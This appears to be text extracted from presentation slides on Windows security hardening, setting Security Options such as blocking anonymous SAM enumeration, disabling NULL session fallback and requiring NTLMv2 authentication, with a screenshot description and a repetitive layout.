
Interactive logon: **Message title** for users attempting to log on





## Security Options


Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'






## Security Options

Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'




## ***Security Options***

Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'




## Security Options

Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'



## Security Options

Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'



CVE-2015-2790  
Monday, March 30, 2015 7:00 AM  
CVE-2015-2789  
Monday, March 30, 2015 7:00 AM  
CVE-2015-2701  
Wednesday, March 25, 2015 7:00 AM

<http://www.cvedetails.com/>



## *Security Options*

Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'








## Security Options


Set 'Network security: Allow Local System to use computer identity for NTLM' to 'Enabled' (Domain Controller)





## Security Options

Set 'Network security: Allow Local System NULL session fallback' to 'Disabled'





## Security Options

Set 'Network security: LAN Manager authentication level' to 'Send NTLMv2 response only. Refuse LM & NTLM'


The screenshot shows the Windows Local Security Policy console. In the left-hand tree view, 'Security Options' is selected and circled in red. The main pane displays a list of security policies. The policy 'Network security: LAN Manager authentication level' is highlighted with a red circle. A red arrow points from this policy to a secondary window titled 'Network security: LAN Manager authentication level'. In this window, the dropdown menu is set to 'Send NTLMv2 response only. Refuse LM & NTLM', which is also circled in red. A red arrow points from the 'OK' button at the bottom of this window to the 'OK' button in the main console window, which is also circled in red.

Policy	Security Setting
Network access: Let Everyone permissions apply to anonymous users	Disabled
Network access: Named Pipes that can be accessed anonymously	Disabled
Network access: Remotely accessible registry paths	System\CurrentC...
Network access: Remotely accessible registry paths and sub-paths	System\CurrentC...
Network access: Restrict anonymous access to Named Pipes and Shares	Enabled
Network access: Shares that can be accessed anonymously	Not Defined
Network access: Sharing and security model for local accounts	Classic - local use...
Network security: Allow Local System to use computer identity for NTLM	Enabled
Network security: Allow LocalSystem NULL session fallback	Disabled
Network security: Allow PKU2U authentication requests to this computer to ...	Not Defined
Network security: Configure encryption types allowed for Kerberos	Not Defined
Network security: Do not store LAN Manager hash value on next password c...	Enabled
Network security: Force logoff when logon hours expire	Disabled
<b>Network security: LAN Manager authentication level</b>	<b>Not Defined</b>
Network security: LDAP client signing requirements	Negotiate signing
Network security: Minimum session security for NTLM SSP based (including...	Require 128-bit en...
Network security: Minimum session security for NTLM SSP based (including...	Require 128-bit en...
Network security: Restrict NTLM: Add remote server exceptions for NTLM a...	Not Defined
Network security: Restrict NTLM: Add server exceptions in this domain	Not Defined
Network security: Restrict NTLM: Audit Incoming NTLM Traffic	Not Defined
Network security: Restrict NTLM: Audit NTLM authentication in this domain	Not Defined
Network security: Restrict NTLM: Incoming NTLM traffic	Not Defined



## Security Options

Set 'Network security: Minimum session security for NTLM SSP based (including secure RPC) **clients**' to 'Require NTLMv2 session security, Require 128-bit encryption'








## Security Options

